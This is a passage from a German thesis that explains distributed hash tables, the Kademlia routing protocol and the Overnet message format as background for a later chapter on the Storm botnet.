Die Aufgabe einer verteilten Hash-Tabelle, oder auch *Distributed Hash Table (DHT)* ist es, in einem Netzwerk, bestehend aus vielen unabhängigen und gleichberechtigten Knoten (Peers), Informationen (Werte) zu speichern und zu lokalisieren. Jeder aktive Knoten ist für die Speicherung und Bereitstellung eines Teils der Werte verantwortlich.

Eine Hash-Tabelle bietet eine Zuordnung von Werten zu Schlüsseln, mit deren Hilfe die zugehörigen Werte einfach und effizient wiedergefunden werden können. Um dies zu bewerkstelligen wird eine Hash-Funktion benötigt. Eine Hash-Funktion ist eine Abbildung $h : M \longrightarrow S$ von einen Ursprungsraum M in einen Schlüsselraum S, wobei $|M| \geq |S|$ gilt. Idealerweise sollte eine Hashfunktion h injektiv sein, sodass es zu keinen Kollisionen im Schlüsselraum kommt, also keine zwei verschiedenen Elemente des Ursprungsraumes auf den gleichen Schlüssel abgebildet werden. Ist $|M| > |S|$ kann h natürlich nicht injektiv sein. In diesem Fall muss trotzdem *schwache Kollisionsresistenz* gefordert werden: Es soll „praktisch unmöglich“ sein, für ein gegebenes Element des Ursprungsraumes $x \in M$ ein weiteres Element des gleichen Raumes $x' \in M$ zu finden, so dass $h(x) = h(x')$ gilt. Somit kann eine Überprüfung der Integrität der Daten auf die Überprüfung der Integrität der Hashes reduziert werden [8]. Eine weitere gewünschte Eigenschaft einer Hashfunktion ist die effiziente Berechnung des Hash-Wertes $h(x)$ für alle $x \in M$.

DHTs kommen überwiegend in Filesharing-Programmen zum Einsatz. Bei den Werten handelt es sich für diesen Anwendungszweck um Tupel der Form `<Pointer,Key>`. Sie entsprechen Zeigern auf Hosts, die bestimmte Dateien zum Download bereitstellen und den entsprechenden Schlüsseln. Der Zeiger kann für diese Anwendung z. B. nur aus einem Tupel `(IP,Port)` bestehen, das die IP-Adresse und den Port des Hosts referenziert. Der Schlüssel ist in der Regel ein Hashwert des entsprechenden Dateinamens oder des Dateiinhaltes.

Neben Kademlia, das detailliert in Abschnitt 2.3 beschrieben wird und in verschiedenen Varianten in aktuellen Filesharing-Programmen Verwendung findet, existieren noch weitere DHTs wie Pastry [60], Can [57] oder Chord [76]. Auf diese wird in der vorliegenden Arbeit nicht weiter eingegangen.

2.3 Kademlia

Bei *Kademlia* handelt es sich um eine redundante, *verteilte Hashtabelle*. Sie wurde erstmals im Jahr 2002 von Maymounkov und Mazières [37] vorgestellt. Die Hashtabelle setzt auf ein bestehendes Netzwerk wie dem Internet auf und bildet ein so genanntes *Overlay Network*.

In Unterabschnitt 2.3.1 dieses Abschnittes wird zunächst eine von Kademlia verwendete XOR-Metrik beschrieben, die die Grundlage des Netzwerkroutings und der Such- und Veröffentlichungsoperationen der DHT ist.

Die nächsten Unterabschnitte sollen dem Leser das Kademlia-Protokoll näherbringen, das im Wesentlichen aus den vier Remote Procedure Calls (RPCs) `PING`, `STORE`, `FIND_NODE` und `FIND_VALUE` besteht [37].

Schließlich wird mit Overnet (2.4) noch diejenige Kademlia-Implementation besprochen, die im Storm-Wurm ihren Einsatz findet. Eine ähnliche, aber inkompatible Variante ist Kad, von welcher unter anderem die Filesharing-Programmen eMule [54] und aMule [53] Gebrauch machen. Nähere Informationen zu Kad geben Steiner u. a. [72, 73].

Overnet war ursprünglich als Nachfolger für das serverbasierte eDonkey2000-Netzwerk geplant [91], wurde jedoch später als Erweiterung in den eDonkey2000-Client übernommen. Seit der Einstellung der Vertreibung des Clients im September 2006 ging die Nutzerzahl von Overnet zwar rapide zurück, kann aber noch über alternative Clients wie MLdonkey [21] angesprochen werden. Durch seine Verwendung durch den Storm-Bot ist Overnet in dieser Arbeit trotzdem von besonderem Interesse, da die Storm-Zombies mit Hilfe des Overnet-Protokolls bzw. des Overnet-Netzwerks (im Folgenden immer synonym verwendet) untereinander Informationen austauschen und gesteuert werden. Für Details siehe Abschnitt 3 auf Seite 23.

2.3.1 XOR-Metrik

Jeder im Netzwerk enthaltene Knoten besitzt eine anfangs zufällig gewählte, 160 Bit breite Identifikationsnummer (ID). Die Länge der Schlüssel beträgt ebenfalls 160 Bit und stellt in der Regel einen Hash-Wert eines Dateinamens oder der Datei selbst dar. Somit können die IDs und Schlüssel direkt miteinander verglichen und Abstände zwischen ihnen berechnet werden. Der Abstand d zwischen zwei 160 Bit-IDs bzw. Schlüsseln x und y ist definiert als


$$d\left(x, y\right) := x \oplus y,$$

wobei $\oplus$ für den bitweisen XOR-Operator steht. Das Ergebnis dieser Operation wird als Integer interpretiert. Der Abstand d zwischen 0110 und 1000 beträgt so beispielsweise $d\left(0110, 1000\right) = 1110$. Zusätzlich besitzt die XOR-Metrik die Eigenschaft der Unidirektionalität. Das bedeutet, dass es zu jedem gegebenen Schlüssel bzw. ID und jeder Distanz $\varepsilon > 0$ genau einen Schlüssel/ID gibt, so dass $d\left(x, y\right) = \varepsilon$ gilt.


Um einen Wert zu speichern, wird nun dessen 160 Bit-Hash berechnet, um dann auf denjenigen Knoten abgelegt zu werden, deren IDs dem Hash am nächsten sind. Analog wird, um einen Wert zu beziehen, sein Schlüssel berechnet. Der Wert ist dann auf den Knoten mit den geringsten Abständen zu finden. Details folgen in den nächsten Abschnitten.

2.3.2 Routing-Tabellen

Jeder im Kademlia-Netzwerk beteiligte Knoten verwaltet 160 Listen, deren Einträge Tripel der Form `<IP,UDP,ID>` entsprechen. Für alle $0 \leq i < 160$ verwaltet Liste i die Knoten,



(a) Struktur eines Kademlia-Binärbaums in einem 3 Bit Adressraum und einer maximalen Bucketgröße von $k = 3$. Die Buckets des Knoten 110 sind durch graue Ovale markiert.



(b) Routingtabelle von Knoten 110. Die Blätter entsprechen den Buckets.

Abbildung 2.1: Präfix-Routing in Kademlia.

deren Distanz d zu sich selbst zwischen 2^i und 2^{i+1} liegen, genauer gilt: $d \in [2^i, 2^{i+1})$. Dabei bezeichnen `IP`, `UDP` und `ID` die jeweilige IP-Adresse, UDP-Port und Knoten-ID des entsprechenden Knotens. Diese Listen tragen maximal k Einträge und werden auch als *k-buckets* bezeichnet [37]. Zur Wahl des Parameters k siehe Unterabschnitt 2.3.8 auf Seite 19.

Abbildung 2.1a zeigt exemplarisch den Aufbau eines Netzwerkes, bestehend aus sieben Peers und einem Schlüsselraum mit 3 Bit Länge. Die Knoten entsprechen den Blättern eines Binärbaums, ihre Positionen werden durch die eindeutigen Präfixe ihrer ID bestimmt. So ist beispielsweise der Präfix des betrachteten Knotens 110, der Präfix von Bucket 1 hingegen 10. In Bucket 0 wird nur ein Eintrag (111) verwaltet. Sein Abstand d beträgt 1. Liste 1 beinhaltet zwei Einträge, 100 und 101, deren Abstände 010 und 011 betragen. Schließlich enthält Bucket 2 noch die Einträge 000 ($d = 110$), 001 ($d = 111$) und 010 ($d = 100$).

Die *Routingtabelle* eines Knotens wird als unbalancierter Binärbaum aufgebaut und hat folgende Struktur: Die Wurzel w des Baumes entspricht dem Knoten selbst. Im linken

Zweig werden die Kontakte eingetragen, die kein gemeinsames Präfix mit w besitzen, im rechten Zweig die Kontakte, deren erstes Bit mit dem der Wurzel übereinstimmt. Im folgenden wird nun rekursiv der rechte Zweig eines Knotens weiter auf gleiche Weise in einen linken und in einen rechten Teil zerlegt. So entsteht ein höchst unbalancierter rechtslastiger Baum. Die Blätter entsprechen den nach den oben genannten Regeln unterteilten Buckets. Durch diese Struktur wird erreicht, dass ein Knoten eine gute Kenntnis von seiner nahen Umgebung hat (Knoten mit gleichem Präfix), die mit der Entfernung immer weiter abnimmt. Abbildung 2.1b zeigt die Routingtabelle des Knotens 110 bei eine maximalen Bucketgröße von $k = 3$.

Um einen Eintrag in seiner Routingtabelle zu finden, beispielsweise zum Bezug des (lokal) nächsten Kontaktes zu einem gegebenen Schlüssel, muss ein Knoten also lediglich von der Wurzel der Routing-Tabelle den entsprechenden Bits des Schlüssels abwärts folgen. Somit gelangt er zu dem Eintrag, dessen Präfix am längsten mit dem Schlüssel übereinstimmt. Dies ist dann auch der Knoten, der dem Schlüssel am nächsten ist. Deshalb bezeichnet man das Routing auch als *Präfix-Routing*.

Aktualisierung der Routing-Tabelle

Die Tripel innerhalb der einzelnen Buckets werden nach der Zeit der zuletzt aufgetretenen Kommunikation mit dem korrespondierenden Knoten sortiert. Zuletzt „gesehene“ Peers werden am Ende der Liste gespeichert, alte, schon lange nicht mehr gesehene Knoten, am Anfang. Kommt es nun zu einer Kommunikation mit einem anderen Knoten, wird sein zugehöriges Bucket nach folgenden Regeln aktualisiert: Ist der Eintrag noch nicht vorhanden, wird er am Ende der Liste eingefügt, falls sie ihre maximale Größe von k Elementen noch nicht erreicht hat (Abbildung 2.2a). Ist dies der Fall, wird der älteste Kontakt (an erster Stelle) angepingt (vgl. 2.3.3). Sofern dieser in einer gewissen Zeitspanne antwortet, wird der neue Kontakt verworfen (Abb. 2.2b). Da eine erfolgreiche Kommunikation mit dem alten Knoten zustande kam, wird er nun ans Ende der Liste verschoben. Antwortet er nicht, wird er aus dem Bucket entfernt und die Daten des neuen Peers am Ende eingefügt (2.2c). Ist der Kontakt schon in der Liste vorhanden, wird sein Eintrag an das Ende der Liste verschoben (2.2d)


2.3.3 Kademlia-Protokoll

Das ursprüngliche Paper zu Kademlia von Maymounkov und Mazières [37] spricht bei dem *Kademlia-Protokoll* ausschließlich von den vier RPCs `PING`, `STORE`, `FIND_NODE` und `FIND_VALUE`. Später werden weitere Prozeduren vorgestellt, die hier, ebenso wie in „Kademlia: A Design Specification“ [83], zum Protokoll hinzugezählt werden. Aufgrund der zentralen Rolle der Prozedur `NODE_LOOKUP` wird ihr mit 2.3.4 ein eigener Unterabschnitt gewidmet.

Um Manipulationen am Kademlia-Protokoll zu erschweren, wird mit jedem RPC vom Sender eine zufällig erzeugte 160-Bit breite ID verschickt. Empfängt ein Knoten diese Nachricht, hängt er die selbe ID an seine Antwort-Nachricht an.

PING

Die PING-Prozedur wurde bereits in 2.3.2 angesprochen: Sie dient der Überprüfung der Erreichbarkeit eines entfernten Knotens. Falls ein Peer eine PING-Nachricht empfängt, antwortet dieser mit einem PONG. Dies hat den Effekt, dass der Empfänger seine Routing-



(a) Einfügen eines neuen Kontaktes N.

(b) Verwerfen eines neuen Kontaktes.

(c) Entfernen eines alten Eintrags A und Einfügen eines neuen Kontaktes N.

(d) Neupositionierung eines bestehenden Kontaktes N.

Abbildung 2.2: Vergleich der verschiedenen Varianten für ein Update einer Kademlia-Routingtabelle.

tabelle, wie in 2.3.2 beschrieben, aktualisiert. Empfängt der ursprüngliche Sender eine PONG-Antwort, werden seine Routinginformationen ebenfalls auf den neuesten Stand gebracht.

FIND_NODE

Der Remote-Procedure-Call FIND_NODE enthält als Parameter einen 160-Bit-Schlüssel. Der Empfänger gibt, sofern vorhanden, die bzgl. der XOR-Metrik zum Schlüssel k nächsten Tripel <IP,Port,ID> (IP-Adresse, Port und Knoten-ID) an den Sender zurück. Sind weniger als k Einträge vorhanden, werden alle Kontakte zurückgeliefert.

FIND_VALUE

Der einzige Unterschied zur Funktionsweise von FIND_NODE ist die Tatsache, dass FIND_NODE einen Wert direkt zurückgibt, falls er zuvor mittels STORE-RPC auf dem betreffenden Knoten gespeichert wurde.

STORE

Der STORE-Befehl weist einen Empfänger an, ein Datenpaar <Schlüssel,Wert> zu speichern. Der Wert kann dann durch die Suche nach seinem Schlüssel im Netzwerk gefunden werden.

2.3.4 Node Lookup

Bei der NODE_LOOKUP-Operation handelt es sich um einen *iterativen Algorithmus* [83], der im originalen Paper [37] allerdings als rekursiv bezeichnet wird. Er dient dazu, die *global* k nächsten Knoten zu einer gegebenen Knoten-ID herauszufinden und stellt damit die zentrale Rolle im Kademlia-Protokoll dar.

Im Folgenden wird nun ein vollständiger Lauf der NODE_LOOKUP-Prozedur beschrieben: Der Initiator wählt zunächst α Knoten aus demjenigen k-Bucket, dessen Kontakte dem gesuchten Knoten am nächsten sind. Sind dort keine α Einträge vorhanden, werden die insgesamt α nächsten Knoten unter allen Buckets gewählt. Nach Stutzbach und Rejaie [77] stellt $\alpha = 3$ eine gute Wahl dar.

Dann werden parallel asynchrone NODE_LOOKUP-RPCs zu den gewählten Knoten gesendet. Diese geben wie in 2.3.3 beschrieben, die k nächsten Knoten, die in ihren Buckets vorhanden sind, an den Initiator zurück. Davon werden wiederum α Knoten gewählt, falls sie bisher noch nicht abgefragt wurden. Nun iteriert dieser Prozess so oft, bis eine Runde FIND_NODE keine neuen (näheren) Knoten mehr zurückliefert.

Wurden noch nicht alle k nächsten Kontakte gesehen, werden diese im weiteren Verlauf auf näher liegende Knoten abgefragt. NODE_LOOKUP terminiert, sobald der Initiator alle k nächsten Knoten kontaktiert und von ihnen eine Antwort erhalten hat.

2.3.5 Suchen und Speichern von <Schlüssel,Wert>-Tupeln

Mit den RPCs FIND_NODE/VALUE und STORE und der NODE_LOOKUP-Operation sind nun alle Voraussetzungen erfüllt, um <Schlüssel,Wert>-Paare im Kademlia-Netzwerk speichern und suchen zu können. Die Bezeichnung der anschließenden Funktionen ist The XLattice Project [83] entnommen:

iterativeStore
Um ein Tupel zu speichern, sucht der Initiator der Operation mittels NODE_LOOKUP, die zum Schlüssel k nächsten Knoten. Im Anschluss wird an diese jeweils ein STORE-RPC gesendet. Der Wert wird also auf k Peers repliziert. Zur Wahl des Parameters k siehe Unterabschnitt 2.3.8.

iterativeFindValue
iterativeFindValue stellt die Funktionalität zur Verfügung um <Schlüssel,Wert>-Paare im Netzwerk zu finden. Zuerst wird mittels NODE_LOOKUP die Liste der zum Schlüssel k nächsten Knoten bezogen. Für den Lookup wird dabei der FIND_VALUE-RPC verwendet. FIND_VALUE gibt den gesuchten Wert zurück, falls dieser auf dem entsprechenden Peer vorhanden ist. Dann terminiert die Prozedur.

Zusätzlich werden Daten, nachdem sie erfolgreich gefunden wurden, auf dem (zum Schlüssel) nächsten Knoten, der den Wert nicht zurückgeliefert hat, zwischengespeichert. Die Unidirektionalität von XOR (vgl. 2.3.1) bewirkt, dass unabhängig vom gegebenen Knoten alle NODE_LOOKUPs für einen Schlüssel auf den selben Pfad konvergieren. Dies bedeutet anschaulich, dass je näher ein Lookup dem Zielknoten kommt, es um so wahrscheinlicher ist, den gesuchten Wert bereits auf einem weniger weit (in Bezug zum Initiator) entfernten Knoten zu finden. Je häufiger bestimmte Daten abgefragt werden, desto größer ist auch die Anzahl der Peers, die diese Werte zwischenspeichern. Somit wird für populäre <Schlüssel,Wert>-Tupel eine hohe Verfügbarkeit, Ausfallsicherheit und Redundanz erreicht.

2.3.6 Gültigkeitsdauer und Erneuerung von Einträgen in der Routingtabelle

Ein Eintrag eines Buckets besitzt nur für eine bestimmte Zeitdauer Gültigkeit. Die Dauer der Validität eines <Schlüssel,Wert>-Paares verhält sich dabei exponentiell invers proportional zur Anzahl der Knoten zwischen sich selbst und dem Knoten, dessen ID dem Schlüssel am nächsten kommt. So wird berücksichtigt, dass Knoten nach einer erfolgreichen FIND_VALUE Prozedur das <Schlüssel,Wert>-Paar zwischenspeichern und das so genannte „over-caching“ wird vermieden [37].

Derjenige Knoten, der ursprünglich ein Daten-Tupel per STORE-RPC im Netzwerk gespeichert hat, muss diese Prozedur alle 24 Stunden wiederholen, sonst werden die Einträge ungültig. Zusätzlich muss jeder speichernde Knoten diese Daten ebenfalls stündlich neu veröffentlichen.

Normalerweise werden die Buckets durch den normalen Betrieb, d. h. durch die Anfragen suchender Knoten automatisch aktualisiert. Allerdings kann dabei nicht ausgeschlossen werden, dass gewisse Listen über einen längeren Zeitraum keiner Aktualisierung unterliegen. Deshalb wird jedes Bucket, in dem innerhalb einer Stunde kein `NODE_LOOKUP` erfolgt aktualisiert, indem eine zufällige ID aus diesem Bereich gewählt und anschließend ein `NODE_LOOKUP` auf diese ID ausgeführt wird.

2.3.7 Netzwerkbeitritt

Besitzt ein Knoten vor dem Eintritt ins Kademlia-Netzwerk noch keine 160 Bit breite Kennung, wird diese zufällig oder beispielsweise durch Hashen seiner IP-Adresse erzeugt. Bei späteren Netzwerkteilnahmen wird stets die selbe ID verwendet. Um nun dem Netzwerk beizutreten, fügt ein Knoten mindestens einen bekannten Kontakt in das entsprechende Bucket ein. Danach wird ein `NODE_LOOKUP` auf die eigene ID durchgeführt, was dazu führt, dass die soeben eingefügten Knoten kontaktiert werden. Als Resultat erhält der Initiator Kenntnis von den anderen Peers in seiner Umgebung, so wie diese ebenfalls den neuen Knoten in ihre Buckets nach den Regeln aus 2.3.2 aufnehmen. Dieser Prozess wird auch als *Bootstrapping* bezeichnet.

Falls anfänglich kein aktueller Knoten bekannt ist oder nicht erreicht werden kann, bleibt nur die Möglichkeit zu warten, bis der Knoten selbst kontaktiert wird, sofern er zuvor schon im Netzwerk teilgenommen hat. Nach dem erfolgreichen Bootstrapping werden zusätzlich alle Buckets, die weiter als der nächste Nachbar entfernt sind, aktualisiert und gefüllt, indem jeweils eine zufällige ID aus ihnen gewählt wird, auf die ein `NODE_LOOKUP` angewendet wird.

2.3.8 Churn

Unter *Churn* versteht man das unabhängige Auftreten und Verschwinden der Peers im Netzwerk, welches aus dem An- und Ausschalten der Rechner bzw. der jeweiligen P2P-Programme resultiert. Die Wahl des Parameters k ist in Bezug auf Churn von entscheidender Rolle. Wird k zu klein gewählt, kann es passieren, dass alle Knoten, die einen Wert bereitstellen, gleichzeitig das Netz verlassen. Damit würden Einträge in der Routingtabelle existieren, die auf nicht mehr vorhanden Knoten verweisen. Ein weiteres Problem besteht darin, dass neu hinzukommende Peers noch nicht in ausreichend vielen Routingtabellen bekannt sind. Dem könnte zwar mit einer regelmäßigen Überprüfung aller Einträge entgegengewirkt werden, dies würde aber eine deutliche Steigerung der benötigten Bandbreite nach sich ziehen [77].

Ist der Replikationsparameter k zu groß gewählt, steigt der Verwaltungsaufwand, um eine konsistente Routingtabelle zu behalten ebenfalls. Maymounkov und Mazières [37] empfehlen k derart zu wählen, dass das Versagen aller Knoten in einem Bucket innerhalb

einer Stunde höchst unwahrscheinlich ist. Dafür wird von ihnen ein Wert von $k = 20$ als geeignet erachtet.

2.4 Overnet

Bei *Overnet* handelt es sich um eine Kademlia-basierte P2P-Hashtabelle, die ursprünglich als Nachfolger des Server-basierten eDonkey2000-Netzwerkes in einem eigenständigen Overnet-Client zum Zwecke des Dateiaustausches implementiert wurde [91]. Anfang 2003 wurde die Verbreitung und Weiterentwicklung des Clients eingestellt. Statt dessen erweiterte der Entwickler den eDonkey2000-Client um die Unterstützung des Overnet-Netzwerks. Bis zu seiner Einstellung auf Druck der Recording Industry Association of America (RIAA) am 12. September 2006 und der Zahlung von 30 Mio. $, um Klagen wegen Urheberrechtsverletzungen zu umgehen [68], unterstützte der Client beide Netzwerke bzw. Protokolle.

Der Storm-Wurm nutzt in seiner ursprünglichen Version Overnet zur Lokalisierung weiterer Knoten im Netzwerk sowie zum Speichern und Finden von Daten. Deshalb kommt diesem Abschnitt eine wichtige Rolle zu. Da Overnet keine quelloffene Software ist, musste das Protokoll durch Reverse-Engineering entschlüsselt werden und findet seitdem in alternativen Overnet-Clients wie MLdonkey seinen Einsatz.

Overnet verwendet im Gegensatz zum originalen Kademlia einen 128 Bit Schlüssel- bzw. ID-Raum. Die ID wird beim ersten Starten des Clients zufällig generiert und zur weiteren Verwendung gespeichert. Jeder Knoten im Netzwerk verwaltet ebenfalls Buckets, die jeweils bis zu 20 Einträge beinhalten. Beim Routing handelt es sich auch um Präfix-Routing, das auf der XOR-Metrik (2.3.1) basiert.

Im Folgenden werden nun die wichtigsten Nachrichten-Typen des Overnet-Protokolls beleuchtet. Für Details siehe ist die Dokumentation zu KadC [39] geeignet. Die Bezeichnungen der einzelnen Typen ist Wireshark [10], einem Programm zur Analyse und Überwachung von Netzwerk-Traffic, entnommen. Die Knoten kommunizieren über das UDP-Protokoll. An den 8 Byte großen UDP-Header schließen 2 Bytes an, die das Protokoll (`0xE3`) und den Nachrichten-Typ beschreiben. Danach folgen die Nutz-Bytes, die sich je nach Typ unterscheiden.

`Publicize/ACK (0x0C, 0x0D)`: Die `Publicize`-Operation ist die erste Aktion eines Overnet-Clients. Sie dient der Bekanntmachung des eigenen Knotens im Netzwerk. Die Nachricht enthält die 128 Bit lange ID des Knotens, seine IP-Adresse (falls bekannt) und seinen UDP-Port und wird an eine Liste bekannter Kontakte geschickt. Erhält ein Knoten eine `Publicize` Nachricht, wird das entsprechende Bucket ggf. aktualisiert und die Mitteilung mit einem `Publicize ACK` Paket bestätigt.

Connect/Reply (0x0A, 0x0B): Ist die Existenz eines Knotens durch ein `Publicize ACK` belegt, sendet der Empfänger ein `Connect`-Paket zurück. Es enthält seine ID, IP-Adresse (falls bekannt) und seinen UDP-Port. Als Antwort auf ein `Connect Reply` sendet ein Knoten eine Liste von Peers (ID, IP, Port) an den Sender, die dessen eigener ID nahe sind. Diese ersten vier Nachrichten entsprechen dem Bootstrapping im originalen Kademlia.

IP Query/Answer/End (0x1B, 0x1C, 0x1D): Ein `IP Query`-Paket erfüllt zwei Aufgaben: Zum Einen kann ein Peer seine eigene öffentliche IP-Adresse herausfinden. Zum Anderen dient es der Überprüfung, ob er von einem externen Netz aus erreichbar ist, also ob er sich hinter einem NAT-Gerät wie z. B. einem Router befindet. Eine `IP Query`-Nachricht enthält lediglich ein 2-Byte-Datenfeld, welches den TCP-Port angibt, auf dem der Peer lauscht. Nach Empfang einer solchen Nachricht wird mit einem `IP Query Answer`-Paket geantwortet, das die IP-Adresse des Senders enthält. Gleichzeitig wird versucht, eine TCP-Verbindung zu dem im `IP Query`-Paket angegebenen Port aufzubauen. Gelingt dies, folgt darauf eine leere `IP Query End`-Nachricht.

Identify/Reply/ACK (0x1E, 0x15, 0x16): Eine `Identify`-Nachricht enthält keine Daten und wird mit einem `Identify Reply`-Paket beantwortet. Dieses umfasst die ID, IP-Adresse und UDP-Port des Empfängers. Ein `Identify Reply` wird wiederum mit `Identify ACK` bestätigt. Ein solches Paket enthält ein 2-Byte-Feld, welches einen TCP-Port des Senders beinhaltet. Nach Michelangeli [39] dient der Austausch dieser Mitteilungen dazu, die Kontaktdaten (ID, IP, Port) eines Peers festzustellen, der mit dem betroffenen Knoten unaufgefordert Kontakt hergestellt hat und dabei seine Daten nicht in den Nachrichten überträgt. Das ist der Fall bei `Search`-, `Search Info`-, `Publish`- und `IP Query`-Paketen.

Publish/ACK (0x13, 0x14): Die `Publish`-Operation entspricht einem STORE in Kademlia und speichert `<Schlüssel,Wert>`-Paare auf 20 verschiedenen Peers im Netzwerk. Allerdings zerfällt eine Veröffentlichung von Daten in zwei verschiedene `<Schlüssel,Wert>`-Paare. Der Schlüssel des ersten Paares wird berechnet durch Hashen bestimmter Schlüsselwörter mit MD4. Diese Schlüsselwörter können beispielsweise der Dateiname oder eine Beschreibung des Dateiinhaltes sein. Die Daten bestehen aus dem MD4 Hash der Datei selbst und einer Liste von so genannten Meta-Tags. Meta-Tags sind spezielle Attribute der Datei wie ihre Größe, Dateityp, Name, Bitrate usw. Die Menge der Peers, auf denen die Daten gespeichert werden, muss zuvor mit einer Folge von `Search` und `Search Next`-Nachrichten ermittelt werden (s. u.).

Der Schlüssel des zweiten Paares berechnet sich durch Hashen der Datei. Die Daten setzen sich aus der ID des Initiators und einem einzelnen Meta-Tag mit der

Bezeichnung `loc` zusammen. Der Wert von `loc` hat entweder die Form `bcp://ip:port` oder die Form `bcp://hash:ip:port`. Ersteres gibt die IP-Adresse und den TCP-Port des Rechners an, der die entsprechende Datei zum Download anbietet. Die zweite Variante gibt die ID des Knotens, der die Datei bereitstellt, seine IP-Adresse und den UDP-Port an, da sein TCP-Port nicht erreichbar ist (beispielsweise weil sich der Rechner hinter einem Router befindet). Empfängt ein Knoten ein `Publish`-Paket, bestätigt es dies durch ein `Publish ACK` an den Sender. Als Nutzlast ist der 16 Bytes lange Schlüssel enthalten.

`Search/Next/Info/Result/End` (`0x0E, 0x0F, 0x10, 0x11, 0x12`): Ein `NODE_LOOKUP` wird in Overnet durch eine Folge von `Search` und `Search Next` Paketen erreicht. Analog zum Veröffentlichen von Daten gliedert sich eine Suche in zwei Teile. Zuerst findet eine Suche nach einem Schlüsselwort bzw. dessen MD4-Hash statt. Dazu versendet ein Peer eine `Search`-Nachricht, die den Hash beinhaltet, an nahe liegende Knoten. Diese beantworten die Suche mit `Search Next`-Paketen, die jeweils eine Liste mit näheren Kontakten enthalten.

Umfasst die Liste den sendenden Peer selbst, schickt der Initiator der Suche ein `Search Info`-Paket des Typs 0 zurück, das den Suchhash reflektiert. Alternativ sendet er eine `Search Info`-Nachricht des Typs 1, die die Suche durch ein zusätzliches 4-Byte-Feld, welches die minimale und maximale Anzahl von Ergebnissen spezifiziert, einschränken soll. Ein `Search Info`-Mitteilung wird schließlich vom Empfänger mit einer Reihe von `Search Result`-Paketen beantwortet, die den gesuchten Hash, den Hash der Datei und die entsprechenden Meta-Tags enthalten. Zuletzt wird eine `Search End`-Mitteilung gesendet, die erneut den Suchhash in sich trägt und dem Empfänger mitteilt, dass keine weiteren Ergebnisse folgen.

Der zweite Teil der Suche verläuft analog: Der suchende Peer versendet eine `Search`-Nachricht, die den Hash der gesuchten Datei beinhaltet (durch die Suche nach dem Schlüsselwort erhalten). Die Empfänger antworten wieder mit einer Liste mit „besseren“ Kontakten. Mit einem `Search Info` Paket vom Typ 0 wird wie bereits zuvor geantwortet, wenn ein Sender von `Search Next` selbst in dieser Liste vorkommt. Die anschließenden `Search Result`- und `Search End`-Nachrichten erfolgen auf die zuvor beschriebene Weise. Diesmal jedoch ist in den `Search Result`-Paketen lediglich der Meta-Tag `loc` mit der Download-Adresse (IP und TCP-Port) als Wert enthalten.

3 Storm-Bot

